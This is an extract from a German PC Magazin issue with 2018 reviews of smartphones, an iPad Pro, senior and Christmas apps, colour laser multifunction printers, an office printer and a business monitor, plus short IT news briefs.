Design und Verarbeitung sind Spitzenklasse, die IP68-Zertifizierung ist dabei das Tüpfelchen auf dem i. Das Google Pixel 3 Pro ist in der branchenüblichen Bauweise konstruiert; das bedeutet, dass zwei Glaselemente vorne und hinten von einem stabilen Metallrahmen zusammengehalten werden. Mit dem zu den Rändern hin gerundeten Glas, das fließend in den Metallrahmen übergeht, ist das Phone sehr anschmiegsam. Das 6,3 Zoll große OLED-Panel liefert eine tolle Darstellungsqualität und es lässt sich gut im Freien ablesen, auch wenn die Leuchtkraft nicht besonders hoch ist. Unter dem Display gibt Qualcomms Top-Prozessor Snapdragon 845 den Takt vor, flankiert



von 4 GByte RAM. Damit läuft das System in jeder Situation flüssig; hier gibt es nichts zu meckern. Die Ausstattung ist typisch Highend und hat kaum Lücken. Besonders hervorheben möchten wir die kräftigen Stereo-Lautsprecher, die frontseitig abstrahlen. Vermisst haben wir die Möglichkeit der biometrischen Entsperrung. Ein Fingerprint-Sensor ist auf der Gehäuserückseite. Das Smartphone hat leichte Schwächen im UMTS-Netz, ansonsten ist es top. Mit 9 Stunden erzielt es eine sehr gute Akkulaufzeit. Die gemessene Sprachqualität überzeugt ebenfalls. **Andreas Seeger**

Smartphone

Google Pixel 3 XL

Preis: 949 Euro**Preis/Leistung:** befriedigend**System:** Android 9.0, Qualcomm SDM845, 8 Core, 2,8 GHz, 4 GByte RAM, 53 GByte freier Speicher**Display:** 6,3 Zoll, OLED, 1.440 x 2.960 Pixel**Kamera:** 12,2 Megapixel / Front: 8 Megapixel**Typische Ausdauer:** 9:11 Stunden

Fazit: Mit der dritten Pixel-Generation zeigt Google, dass sie nicht nur Software, sondern auch Hardware entwickeln können. Besonders das schlanke Android-System sticht als Highlight heraus.

92 Punkte
sehr gut
PC Magazin
SEHR GUT
www.pc-magazin.de


Das Google Pixel 3 XL kann drahtlos mit dem „Stand“ geladen werden.

APPLE IPAD PRO 12.9 (2018)

Powervolles Premium-Tablet

■ Apples neues Riesen-iPad ist nicht nur megaschlank geworden, vielmehr präsentiert es sich in einem überarbeiteten Outfit. Das kantige Design erinnert allerdings ein wenig an die Konkurrenz von Microsoft. Auffallend schmal sind die Bildschirmränder, und der Fingerprint-Scanner des Vorgängermodells ist verschwunden. Zum Entsperren des stylischen Tablets setzt Apple auf Gesichtserkennung (Face ID). Die funk-

tioniert richtig schnell und absolut zuverlässig, selbst wenn das iPad Pro relativ flach liegt. Und wer nur mal eben ein paar Notizen mit dem Stift aufzeichnen will, gelangt ohne Entsperren rasch zu der Notizen-App. Dabei zeigt der 12,9 Zoll große, hochauflösende, knapp 600 Candela helle Bildschirm Inhalte knackscharf an. Und dank automatisch anpassbarer Bildwiederholrate sind selbst die aufwändigsten Spiele ruckelfrei. Wodurch sich das neue iPad Pro aber vor allem auszeichnet, ist seine Leistung. Der verbaut A12X Acht-Kern-Prozessor lässt nicht nur die Tablet-Konkurrenz in den Benchmarks blass aussehen. Vielmehr hängt das dünne, leichte Tablet auch die meisten Notebooks mit seinen Leistungswerten ab.

Im Inneren von Apples iPad Pro 12.9 arbeitet der unglaublich schnelle A12X Acht-Kern-Prozessor.



Erfreulich für all jene, die mit dem Tablet tatsächlich arbeiten wollen, ist der neue USB-C-Anschluss für das Laden und für den Anschluss von Monitoren oder Kameras. Leider gibt es dabei jedoch viele Einschränkungen. Ebenfalls neu designt und gelungen sind die Tastatur und der Apple Pencil. Letzterer verfügt über neue Funktionen und sitzt dank Magnete jetzt sicher am Gehäuserand.

Fazit: Das neue iPad Pro 12.9 ist unschlagbar leistungsfähig, aber auch alles andere als ein Schnäppchen.

Margrit Lingner

Tablet

Apple iPad Pro 12.9

Preis: 2.000 Euro

Preis/Leistung: befriedigend

Maße/Gewicht: 280 x 215 x 5,9 mm / 631 g

Prozessor: A12X Bionic Chip (64 Bit)

Hauptspeicher: 1 TByte

Display: 12,9 Zoll (32,7 cm)/2732 x 2048 Pixel

Kameras: 12 Megapixel / 7 Megapixel

95 Punkte
sehr gut

PC Magazin
SEHR GUT

EMPORIA APP

Per App zum Senioren-Smartphone

■ Ein in die Jahre gekommenes Smartphone, das in der Schublade liegt, gibt es in vielen Haushalten. Statt nutzlos herumzuliegen, können ausrangierte Geräte mit der App des Senioren-Smartphone-Spezialisten Emporia ein neues Leben führen. Mit ihrer klar strukturierten und einfach gehaltenen Oberfläche verwandelt der Launcher Android-Geräte

in ein Senioren-Smartphone. Und während die Installation der App nicht so ganz trivial ist, sollte die Bedienung des Smartphones über die Einfach-Oberfläche keine Probleme bereiten. Statt kleiner Schriften und verwirrender Symbole zeigt die Emporia-Oberfläche kachelartig, groß und übersichtlich selbsterklärende Icons auf den drei Home-Screens. So ist die Telefonfunktion ebenso einfach zu erreichen wie die Nachrichten, E-Mails oder die Bildergalerie. Alle diese App-Favoriten verfügen praktischerweise über einen gut sicht- und erreichbaren Zurück-Button. Außerdem ist es sinnvollerweise möglich, vier Kontakte als Favoriten auf einen der Home-Screens abzulegen. Jeder Kontakt erhält eine eigene Kachel (mit Bild, falls eines hinterlegt wurde) und ist schnell erreichbar. Ähnlich funktioniert

auch die Notfall-App. Dort lassen sich fünf Kontakte hinterlegen, die im Notfall schnell angerufen werden können. Wer bei der Emporia-Oberfläche aber gern selbst seine App-Favoriten definieren möchte, wird schnell eines Besseren belehrt. Leider ist es nicht möglich, eigene Favoriten auf den Home-Screen zu legen.

Fazit: Die Emporia-App verwandelt ausrangierte Android-Geräte in ein Senioren-Smartphone. Die Oberfläche ist einfach und übersichtlich, und nützliche Funktionen sind rasch erreichbar.

Margrit Lingner



Die Emporia-App bietet selbsterklärende Icons und eine einfache Menüstruktur.

Senioren-App

Emporia App 1.0

Preis: 11,99 Euro

Preis/Leistung: sehr gut

Systemvoraussetzungen: Android ab 4.4, kein Dual-SIM-Gerät und Display größer als 4 Zoll, 60 MB Speicherplatz

Funktionen: übersichtliche, einfach gestaltete Home-Screens, große Schrift, Notruf-Funktion

87 Punkte
sehr gut

PC Magazin
SEHR GUT




MyAdvent

■ Lustige Katzenbilder, die schönsten Fotos aus dem Neuseelandurlaub oder 24 Selfies: Mit der App **MyAdvent** lassen sich virtuelle und personalisierte Adventskalender erstellen. Sie können für jeden Tag ein Foto, ein Video, einen Text oder eine Sprachnachricht hinterlegen. Außerdem bestimmen Sie den Titel und die Farben der Rahmen und Türchen und fügen ein Hintergrundbild ein. Das alles erledigen Sie auf Wunsch in mehreren Etappen. Am Ende teilen Sie das Ergebnis mit Freunden oder Familienmitgliedern. Die Empfänger dürfen jeden Tag ein Türchen öffnen und bekommen erst dann den Inhalt zu sehen. Alternativ betten Sie den Kalender mit einem Code auf einer Webseite ein. Sie können beliebig viele Kalender erstellen; sie sind in der Übersicht auf der Startseite zu sehen. Voraussetzung für die App-Nutzung ist nur die Angabe einer E-Mail-Adresse.

→ **Preis:** gratis

→ **Betriebssystem:** Android, iOS



Kochrezepte – Plätzchen backen

■ Zimtsterne, Vanillekipferl, Christstollen und Kokosmakronen: Die gab es doch früher immer bei Oma in der Adventszeit. Aber wie macht man die eigentlich? Das verrät die App **Kochrezepte – Plätzchen backen**. Enthalten sind Dutzende Anleitungen für weihnachtliche Kekse und Kuchen. Auf der Übersichtsseite sehen Sie, wie schwierig oder leicht die Zubereitung ist und wie lange sie dauert. Die Zutaten können Sie für verschiedene Portionsgrößen umrechnen. Auf Wunsch liest die App das Rezept vor, wenn Sie auf den Lautsprecher tippen. Zwischen den Anleitungen wechseln Sie mit Wischen hin und her. Darüber hinaus können Sie Nutzerkommentare zu den Keksen lesen und selbst welche verfassen sowie ähnliche Rezepte anzeigen lassen. Eine Alternative für iOS ist die **Weihnachtsbäckerei**.

→ **Preis:** gratis

→ **Betriebssystem:** Plätzchen backen
Android; Weihnachtsbäckerei – Himmliche Plätzchen & süße Träume für den Advent iOS



4 Apps für Weihnachten



Weihnachten-Radio

■ Sie können nicht genug bekommen von *Last Christmas*, *Rudolph The Red Nosed Reindeer* oder *Stille Nacht*, und es reicht Ihnen nicht, wenn Sie eines der Lieder ab und zu im Vorbeigehen hören? Mit der App **Weihnachten-Radio** haben Sie eine passende Jukebox immer dabei: Sie suchen sich auf der Startseite einen der Sender aus, anschließend dudelt die Anwendung in Dauerschleife weihnachtliche Musik. Sie haben die Wahl zwischen verschiedenen Stilrichtungen wie Celtic, Country oder Jazz sowie diversen Sendern. Klicken Sie auf einen, wird das Programm abgespielt. Voraussetzung ist aber, dass Sie eine Internetverbindung haben. Mehr Funktionen hat die App nicht, aber das reicht, um in Adventsstimmung zu kommen. Eine Alternative ist **Christmas Radio**. Hier haben Sie keine Senderauswahl, dafür gibt's eine animierte Startseite mit Schneeflocken.

→ **Preis:** gratis

→ **Betriebssystem:** Weihnachten-Radio: Android, Christmas Radio; Android und iOS



Weihnachten 2018

■ Wie viele Tage, Stunden, Minuten und Sekunden sind es noch bis zum 24. Dezember? Das zeigt die App **Weihnachten 2018** in einem Countdown an. Darüber hinaus erstellen Sie mit der Anwendung eine Wunschliste: Sie notieren alles, was unterm Weihnachtsbaum liegen soll. Wenn Sie etwas bekommen haben, haken Sie es ab. Den Wunschzettel können Sie auch mit anderen teilen, damit die wissen, welche Geschenke Sie gerne hätten. **Weihnachten 2018** enthält außerdem einen Adventskalender: Ab dem 1. Dezember lässt sich jeden Tag ein Türchen öffnen, dahinter verbirgt sich ein weihnachtliches Bild. Und falls Sie sich fragen, was der Weihnachtsmann gerade macht: Auch das verrät die App – zum Beispiel trainiert er, damit er die Geschenke tragen kann. Die App mit den skurrilen Features dürfte neben Kindern vor allem denen gefallen, die die Weihnachtszeit gar nicht mehr abwarten können.

Claudia Frickel

→ **Preis:** gratis

→ **Betriebssystem:** Android und iOS



VERGLEICHSTEST FARBLASER-MULTIFUNKTIONSGERÄTE

Farbzentralen für Ihre Dokumente

Wer auf Farbe bei seinem Dokumentenmanagement nicht verzichten kann, der sollte ein Farblaser-Multifunktionsgerät nutzen. Wir haben sechs aktuelle Geräte der gehobenen Einstiegsklasse getestet. ■ HOLGER LEHMANN



Farbdokumente in Laserqualität sind gerade beim analogen Informationsaustausch nahezu ein Muss. Deshalb sollte in keinem Büro ein Farblaserdrucker, noch besser ein Farblaser-Multifunktionsgerät, fehlen. Denn Letzteres übernimmt nicht nur die Produktion von Farbdokumenten, sondern bietet eine Vielzahl von Möglichkeiten, diese auch digital per E-Mail, Fax oder in Dokumentenarchive sowie Anwendungen zu verteilen. Alle Funktionen, Drucken, Scannen, Kopieren und Faxen, befinden sich bei einem 4in1-Farblaser-Multifunktionsgerät in einem Gerät, was außerordentlich platzsparend ist und bei Bedarf die Administration in einer Firma vereinfacht. Wir haben uns im Labor sechs

Geräte der gehobenen Einstiegsklasse für einen Gerätepreis von etwa 300 bis 500 Euro näher angesehen und praxisnah die gebotenen Funktionen, die Ausstattung, Folgekosten und Bedienfreundlichkeit verglichen. In einigen Testkriterien fielen kaum Unterschiede auf, einige Testuntersuchungen förderten aber auch bewertbare Unterschiede zu Tage.

Das fiel uns beim Test allgemein auf

Die Erstinstallation der getesteten Modelle bereitete keine Schwierigkeiten; egal, ob diese als Arbeitsplatzgeräte per Kabel mit einem Rechner oder kabelgebunden bzw. per WLAN in einem Firmen- oder Home-Office-Netzwerk integriert werden sollen.

Das gilt auch für den Austausch von Verbrauchsmaterialien wie Toner, Bildtrommeln oder Druckpapier. Teilweise große Unterschiede gibt es bei der Bedienung direkt am Gerät und den Standardeinstellungen für die Druckqualität. Lesen Sie hier die positiven Merkmale und die nach unserer Meinung verbesserungswürdigen Eigenschaften der einzelnen Testkandidaten.

Brother MFC-L3770CDW:

Allrounder für den Büroalltag

Der recht hohe Anschaffungspreis des Brother-Gerätes wird zwar vom Hersteller mit einer 3-jährigen Garantie belohnt; leider aber nicht beim Tonerpreis und dem Stromverbrauch. In der Kategorie Folge-



PCM Testverfahren Farblaser-Multifunktionsgeräte

Unser Testergebnis enthält die Ergebnisse von Geschwindigkeitsmessungen beim Druck verschiedener praxisnaher Testdokumente und Bilder, der Qualitätsbeurteilung dieser Ausdrücke, der Ausstattung der Geräte, der Bedienungsansprüche sowie der Folgekosten (Toner- und Stromverbrauch) und der Service-Angebote der Hersteller für das jeweilige Gerät.

Diagramm: Leistungsaufnahme

Im Zusammenspiel des über eine COM-Schnittstelle mit einem Windows-10-PC verbundenen Messgerätes Voltcraft M-4660M und der Elektronik-Software DMM ProfiLab von Abacom ermitteln wir über einen speziell eingerichteten PCM-Analyse-Workflow die Leistungsaufnahme des Druckers im Kopier- und Ruhemodus zur Berechnung des jährlichen Stromverbrauchs.



Das Leistungs-Diagramm zeigt die Stromaufnahme des jeweiligen Druckers im Betriebs- und Ruhemodus.



Im Kriterium Bedienung testen wir u.a. den Ablauf beim Austausch der Tonerkartuschen und der Bildtrommeln.




Holger
Lehmann,
Autor
PC Magazin

Expertenmeinung

Wenn man, wie bei einem Multifunktionsgerät, viele Funktionen in ein Gerät packt (Drucken, Scannen, Kopieren, Faxen und Web-Optionen), wird es immer schwieriger, die Bedienungs- und Workflow-Möglichkeiten für den Anwender so einfach wie möglich zu halten. Einfach mal drucken, kopieren oder faxen geht ja noch. Aber beim Scannen von Dokumenten zu verschiedenen Speicherorten oder Anwendungen ist der Mitarbeiter ohne Geräteschulung meist aufgeschmissen. Die Einstellungen sind nahezu immer tief im Menüsystem verborgen und sehr produktspezifisch. Wir würden uns von den Herstellern noch bessere, praxisnahe Grundeinstellungen am Gerät und in der Gerätesoftware wünschen. Einfach mal den Anwendern über die Schulter schauen.

Direktvergleich der Druckqualität

Die Detailvergrößerungen von Testdokumenten zeigen einige Unterschiede für die Beurteilung der Druckqualität.



Brother MFC-L3770CDW: Foto: gute Umsetzung; Zeichen: sparsamer, heller Tonerantrag



HP Color LaserJet Pro MFP M477fdw: Foto: kleiner Kontrastverlust; Zeichen: in Ordnung



Kyocera ECOSYS M5526cdw: Foto: sehr gute Umsetzung; Zeichen: sehr fetter Tonerantrag



Lexmark MC2425adw: Foto: Kontrastverluste; Zeichen: starker Tonerantrag, gut lesbar



OKI MC363: Foto: gute Umsetzung; Zeichen: sehr gute, feine Tonerabstimmung



Xerox WorkCenter 6515DNI: Foto: sehr gute Umsetzung; Zeichen: sehr gut lesbarer Druck



Neben dem modernen Touchdisplay navigiert man beim Testsieger von Kyocera auch über physische Tastenfelder.

kosten konnte das Modell daher weniger punkten. Bei der Beurteilung der Standardeinstellung der Druckqualität mussten wir den etwas zu hellen Textdruck bemängeln. Hier muss man die Helligkeit manuell nachregeln. Für den farbigen Bilder- und Grafikdruck passen die Grundeinstellungen besser. Ansonsten ist das Gerät sehr gut ausgestattet und erfüllt die Ansprüche seiner Geräteklasse hinsichtlich Funktionalität und einfacher Bedienbarkeit. Man muss allerdings mit einer 250er Papierkassette auskommen. Eine optionale Erweiterung des Papiervorrates ist nicht möglich.

HP Color LaserJet Pro MFP M477fdw: lange am Markt, aber immer noch top

HP ist es schon vor längerer Zeit gelungen, mit diesem Gerät ein modernes Multifunktionsgerät zu generieren. Es erfüllt alle Anforderungen an ein Multifunktionsgerät seiner Klasse. Es ist sehr gut ausgestattet und liefert flotte und vorzeigbare Ergebnisse. Lediglich auf eine Zifferntastatur und bestimmte Funktionstasten am Gerät muss man verzichten. Alle Einstellungen und die Menü-Navigation müssen am Gerät über das Touchscreen-Display erfolgen. Die

250er Standard-Papierkassette lässt sich optional um eine weitere Kassette erweitern. Die Folgekosten sind etwas höher als bei unserem Testsieger; für das kleine Office ist das Modell aber sehr zu empfehlen.

Kyocera ECOSYS M5526cdw: punktet mit minimalen Seitenkosten ...

... und mit nahezu optimaler Punktausbeute in allen weiteren Testkategorien. Lediglich den etwas fetten Tonerantrag beim Textdruck sollte und kann man bei Bedarf administrativ etwas reduzieren. Farbige Grafiken und Bilder werden aber sehr gut umgesetzt; Kontrast, Farbverteilung und Helligkeit sind vom Hersteller gut eingestellt. Auch in punkto Ausgabegeschwindigkeit zeigt sich das Modell nutzerfreundlich. Die erste Seite liegt aus dem Geräte-Standby nach etwa 9 bis 10 Sekunden in der Ablage; das ist mit die schnellste Umsetzung des Druckauftrags im Testfeld. Bei der Bedienung am Gerät kann man die Menüvorgaben über das Touchdisplay sowie die physische Ziffern- und Funktionstastatur im Bedienfeld nutzen. Die rundum gelungene Geräte- und Funktionsgestaltung des Kyocera-Gerätes brachte ihm den Testsieg ein, obwohl man



Funktions- und Menüeinstellungen erfolgen am HP-Gerät ausschließlich über das Touchscreen.



Brother bietet bei seinem Modell unter der Haube viel Spielraum zum Tauschen der Tonerkartuschen.



breakthrough 2019

a w a r d

Der Start-Up Wettbewerb

Jetzt für Ihren Favorit abstimmen

Das sind die Innovationen 2019! Erfahren Sie mehr über die neuesten Produkte aus den Bereichen Food, IOT, Umwelt, Health Care uvm.

Bis zum
31.12.2018
abstimmen und
gewinnen!

**Stimmen Sie für Ihr Start-Up ab
und verhelfen Sie diesem zum Durchbruch!**

<https://www.connect.de/abstimmung-breakthrough-award/>

Hinweis: Unter allen Teilnehmern verlosen wir alle 2 Wochen einen Preis!

PRÄSENTIERT VON

lexoffice

 **Readly**

UAM★GROUP
authentic touchpoint communication

Alle Infos unter: www.breakthrough-award.de

AUDIO

COLORFOTO

connect

PC Magazin

PCgo

stereoplay

video



Die Tonerkartuschen des Kyocera schiebt man nach dem Öffnen einer Klappe an der Geräteseite ein.



Bannerpapiere gibt man am OKI-Modell besser über eine Klappe an der Rückseite aus.

bei der Geräteanschaffung erst einmal tief in die Tasche greifen muss.

Lexmark MC2425adw: gute Ausstattung kompakt verpackt

Dieses Modell hat alles, was man von einer guten Dokumentenzentrale erwartet. Einzig im Testfeld: Die Ausgabe von gedruckten oder kopierten Dokumenten erfolgt nicht in einer mittigen Ablage, sondern in ein Ausgabefach an der Geräterückseite. Das sollte man bei der Wahl des Standplatzes beachten. Die Bedienung am Gerät erfolgt über physische Tasten. Ein kleines, farbiges Display zeigt lediglich den Status der Einstellungen bzw. der Menüwahl. Das Lexmark-Modell liefert gute Qualität bei S/W oder farbigen Office-Dokumenten. In Dokumenten eingebundenen Fotos fehlt es jedoch etwas an Kontrast. Dennoch auf Grund des Anschaffungspreises und des Stromverbrauchs ein empfehlenswertes Gerät, besonders für Selbstständige.

OKI MC363dnw: Kein Papier ist vor ihm sicher

Bannerdruck über 1 Meter, bedrucken von starkem Druckerpapier, zum Beispiel für

Visitenkarten, oder beschichtete Kunstpapiere: Neben Normalpapier verarbeitet das Druckwerk des Preis/Leistungs-Siegers nahezu jede Papiersorte. Wer darauf Wert legt, ist beim OKI richtig. Allerdings sind die Folgekosten für Toner und Strom nicht die günstigsten in unserem Testfeld. Alle anderen Funktionen für ein umfassendes Dokumentenmanagement sind natürlich auch an Bord. Die 250er-Standardpapierkassette lässt sich optional ergänzen, die Bedienung am Gerät über Touchdisplay und Funktions- bzw. Zifferntasten erledigen.

XEROX WorkCentre 6515DNI: überzeugt mit sehr guter Druckqualität

Verschickte Dokumente sind ein Aushängeschild für Firmen. Mit dem WorkCentre von XEROX und dessen sehr guter Druckqualität über alle Dokumenteninhalte hinweg, sind Sie dabei auf der sicheren Seite. Die Bedienung aller Funktionen und die Menü-Navigation am Gerät erfolgt über das Touchscreen-Display. Das Gerät hat das größte Gewicht im Testfeld, aber sonst alles mit an Bord. Das WLAN-Modul muss bei der Erstinstallation noch eingebaut werden, funktioniert dann aber tadellos. ■



Die Tonerbehälter beim Lexmark sind ähnlich geformt wie große Tintenpatronen bei vielen Tintenstrahldruckern.

Farblaser-Multifunktionsgeräte

Hersteller	
Produkt	
Testergebnisse auf einen Blick (Auszug) 6 Farblaser-Multifunktionsgeräte von 315 bis 500 Euro	
Versandpreis (zirka)	
Internet	
Standard-Herstellergarantie (Deutschland)	
Gesamtwertung	
PC Magazin - Testurteil	
Preis/Leistung	
Geschwindigkeit (Kategorie maximal 30 Punkte)	
Druck – Seiten/Min. S/W-Grauert (Entwurf)	
Druck – Seiten/Min. Farbe-Grauert (Entwurf)	
Druck – 10-seitiges Mischdokument (Normal)	
Druck – 1 Seite Grauert S/W (Normal)	
Kopie – 1 Seite Grauert vom Flachbett S/W (Normal)	
Kopie – 5 Seiten Grauert aus dem ADF S/W (Normal)	
Qualität (Kategorie maximal 25 Punkte)	
Druck – S/W-Text (maximal 10 Punkte)	
Druck – Testblatt mit Grafiken, Abstufungen (max. 30 Pkt.)	
Druck – A4-Fotoporträt auf Laserгляnpapier (max. 10 Pkt.)	
Kopie – Mischdokument (maximal 10 Punkte)	
Ausstattung (Kategorie maximal 25 Punkte)	
Druck/Duplex-Druck/Scan/ADF/Duplex-ADF/Kopie/Fax/Web	
Display am Gerät/Touchscreen	
Menütasten am Gerät/Ziffernblock (Tasten)	
Anschlüsse: USB/LAN/WLAN/USB-Host	
Papierkassette/Fassung-Normalpapier / opt. erweiterbar	
Mehrweckeeinzug/Fassung-Normalpapier	
Abmessungen (H x B x T)	
Gewicht (ohne Verpackung)	
Folgekosten (Kategorie maximal 12 Punkte)	
Kosten S/W-Standard-Brief A4 (1 Seite)	
Kosten PC-Magazin-Standardfarbdokument A4 (1 Seite)	
Ruhe- bzw. Schlafmodus	
Stromkosten für 7.200 Kopien (annähernd)	
Stromkosten für 1 Jahr Standby	
Stromkosten für 1 Jahr gesamt (Ausgang: 0,287 Cent/kWh)	
Installation & Bedienung (Kategorie maximal 8 Pkt.)	
Handbuch oder Flyer zur Erstinstallation	
Allgemeines Handbuch auf CD/DVD/Treiber-CD/DVD	
Treiber-Download online	
Web-Interface	
Fazit	

109

ZYXEL NEBULA SD-WAN

Flexible WAN-Lösung

■ Zyxel will Unternehmen mit der neuen Lösung Nebula SD-WAN in Zukunft eine softwarebasierte Wide-Area-Netzwerklösung zu einem moderaten Preis bieten. Der Nebula Orchestrator soll auch die Agilität für ein einheitliches Netzwerkmanagement zur Verfügung stellen können. Die Software verbessert laut dem Unternehmen das Nutzererlebnis, reduziert Anrufausfälle, bietet stabile und sichere Verbindungen und ermöglicht eine zentrale Verwaltung über

die Cloud. Der Nebula Orchestrator soll mit den kürzlich vorgestellten Zyxel-Produkten VPN50/100/300 kompatibel sein, die im Paket mit der SD-WAN-Lizenz erhältlich sind. Das Bundle umfasst Zero-Touch-Provisioning und AutoVPN, wodurch laut Zyxel vor Ort kein IT-Personal mehr benötigt wird. NebulaFlex ermöglicht zudem den einfachen Wechsel zwischen Stand-alone-Modus und Orchestrator-Management.

→ www.zyxel.de



Jens Freitag,
Security Specialist
bei Tenable

KOMMENTAR

Security-Sorgenkind DevOps

Mit DevOps steht Unternehmen eine nützliche Methode zur Prozessverbesserung in Rahmen der Systemadministration und Softwareentwicklung zur Verfügung: Gemeinsame Tools ermöglichen eine effizientere Zusammenarbeit. Allerdings hakt es noch bei der Sicherheit. So fand die 2018 DevSecOps Community Survey heraus, dass knapp die Hälfte der Entwickler nicht genug Zeit für Security-Fragen haben. Die Sicherheitsexperten sollten sich das zu Herzen nehmen, das traditionelle Schwachstellenmanagement überdenken und neue Sicherheitsmethoden einführen, um dann auch DevOps-Prozesse in ihre IT-Sicherheitsmaßnahmen einzubeziehen.

SAMSUNG GALAXY NOTE ENTERPRISE EDITION

Speziell für den Einsatz in Unternehmen

■ Samsung Electronics hat mit der Galaxy Note 9 Enterprise Edition ein mobiles Lösungspaket auf den Markt gebracht, das speziell für den professionellen Business-Einsatz entwickelt wurde. Das Paket bietet unter anderem regelmäßige Sicherheitsupdates über einen Zeitraum von vier Jahren, S-Pen- und DeX-Funktion für Effizienz im Arbeitsalltag und beinhaltet Softwarelizenzen für automatisierte Gerätekonfiguration und Firmware-Steuerung. Mit enthalten sind ein verlängerter Support und Tools für Administratoren.

→ www.samsung.de

Die Hardware ist gleich; zusätzliche Dienste sollen professionelle Kunden ansprechen.



NETJAPAN ACTIVEVISOR

Mit Web-Konsole

■ NetJapan, Hersteller von Backup-, Disaster Recovery- und Virtualisierungssoftware, kündigt eine neue Version von ActiveVisor an. Die zentralisierte Lösung zur Verwaltung von ActiveImage Protector-Backup-Clients beinhaltet nun eine webbasierte Konsole, erweiterte Lizenzverwaltung sowie Unterstützung für Microsoft Azure.

→ www.netjapan.eu

RED HAT LINUX IN DREI EDITIONEN

Fedora 29 ist da

■ Red Hat gibt die Verfügbarkeit des Betriebssystems Fedora 29 bekannt. Es stehen drei verschiedene Editionen bereit, die jeweils ein kostenloses Linux-System anbieten, das auf spezifische Anwendungsfälle zugeschnitten ist: Fedora 29 Server, Fedora 29 Workstation und Fedora 29 Atomic Host.

→ www.redhat.com/de

Thomas Bär/Frank-Michael Schleder

AVISION AP3021U

Flotter Büro-Drucker



Neben USB- und LAN-Kabel lässt sich der beiliegende WLAN-USB-Dongle an der Rückseite anstecken.

Überrascht wurden wir schon beim Auspacken des S/W-Druckers: Neben dem üblichen Netzteil, der Installations-DVD und diversen Quick-Start- und Info-Blättern fanden wir einen WLAN-USB-Dongle, zwei vollwertige Tonerkassetten für je 5.000 Seiten und ein USB-Kabel. Zumindest die beiden letzten Positionen sind als Standardausstattung nicht alltäglich. Der WLAN-Dongle ist für die Einbindung des AP3021U in ein WLAN-Netzwerk beigelegt. Die Installation bereitet keine Probleme. Ein Assistent führt durch die notwendigen Schritte. Auf der Installations-DVD befindet sich auch das gut gemachte und verständliche Handbuch. Neben dem erwähnten WLAN stehen Schnittstellen für USB- und LAN-Kabel zur Verfügung. Per IP-Adresse lässt sich der Avison im Netz-

werk über ein Web-Interface für den Firmeneinsatz administrieren. Das Druckwerk des 600 dpi-GDI-Gerätes schafft aus der geschlossenen 250-Blatt-Papierkassette die avisierten 30 Seiten pro Minute im laufenden Betrieb locker; die erste Seite liegt allerdings erst nach zirka 12 Sekunden, aber in guter Druckqualität, in der Ablage. Für Sondermedien, etwa Umschläge, gibt es einen 10-Seiten-Mehrzweckeingang. Die Standard-schwärzung haben wir im Treiber um eine Stufe erhöht, um bei Bildern etwas mehr Kontrast zu generieren. Sind die beiden mitgelieferten Tonerkassetten leer, beträgt in der Folge der Preis für ein Standarddokument etwa 1,9 Cent. Das ist recht hoch, in der Einstiegsklasse aber durchaus üblich. **hl**



Ökonomisch: Die Trommeleinheit und Tonerkartusche lassen sich bei Bedarf separat tauschen.

Business S/W-Laserdrucker

Avison AP3021U**Preis:** 245 Euro**Preis/Leistung:** gut**Druckverfahren:** LED-Druck (monochrom)**max. Leistung:** 30 Seiten pro Minute**max. Toner:** 5.000 Seite (pro Kartusche)**Anschlüsse:** USB, LAN, WLAN (USB-Dongle)**Sonstiges:** automatischer Duplex-Druck

Fazit: Der Avison AP3021U ist ein guter Schreibtischdrucker für alle Büroumgebungen. Die gute Ausstattung ist dem Preis angemessen. Die erste Seite könnte etwas schneller in die Ablage laufen.

77 Punkte
gut

PC Magazin
GUT
www.pc-magazin.de

Benchmark

Wert

Druckqualität	29 von 30 Punkten
Geschwindigkeit	16 von 30 Punkten
Ausstattung	17 von 22 Punkten
Installation & Bedienung	11 von 12 Punkten
Energieverbrauch	4 von 6 Punkten

← schlechter

besser →



LG 34UC99-W

Profi-Bildschirm mit 10-Bit-Farbtiefe

■ Auf dem Schreibtisch belegt der 34 Zoll große LG 34UC99-W zwar fast 82 Zentimeter in der Breite, kann durch seine UWQHD-Auflösung von 3440 x 1440 Pixeln allerdings auch mehrere kleinere Monitore ersetzen. Per Software lassen sich zudem mehrere Screen-Split-Modi wählen. Dabei sorgt eine leichte Krümmung der Bildoberfläche (Radius 1,9 m) dafür, dass Anwender alle Bildinformationen gut im Blick behalten. Der höhenverstellbare und neigbare LG bietet neben zwei HDMI-Anschlüssen und einem DisplayPort auch eine USB-C-Schnittstelle. Diese kann den internen USB-3.0-Hub in Betrieb nehmen, Mobilgeräte mit einem Ladestrom von bis zu 60 Watt versorgen und zusätzlich als zweiter DisplayPort fungieren. Durch seine sRGB-Farbraumabdeckung von 99 Prozent, 10 Bit Farbtiefe und recht guten Bildparametern empfiehlt sich der LG für den Profi-Einsatz. Mit Schaltzeiten von 7 ms eignet sich der Monitor zudem gut für die Bewegtbilddarstellung. **Manuel Masiero**


Business-Monitor

LG 34UC99-W**Preis:** 800 Euro**Preis/Leistung:** gut**Display:** 34 Zoll (86,4 cm), 3440 x 1440 Pixel**Maximale Helligkeit:** 315 cd/m²**In-Bild-Kontrast:** 946:1**Reaktionszeit/Input-Lag:** 7 ms (GtG) / 9 ms**Typ. Stromverbrauch:** 58 Watt (Standby 0,4 W)

Fazit: Der LG 34UC99-W ist mit 800 Euro etwas teuer, der Business-Monitor überzeugt aber durch seine Vielseitigkeit und verdient sich gute Noten bei Ergonomie, Ausstattung und Bildqualität.

78 Punkte
gut

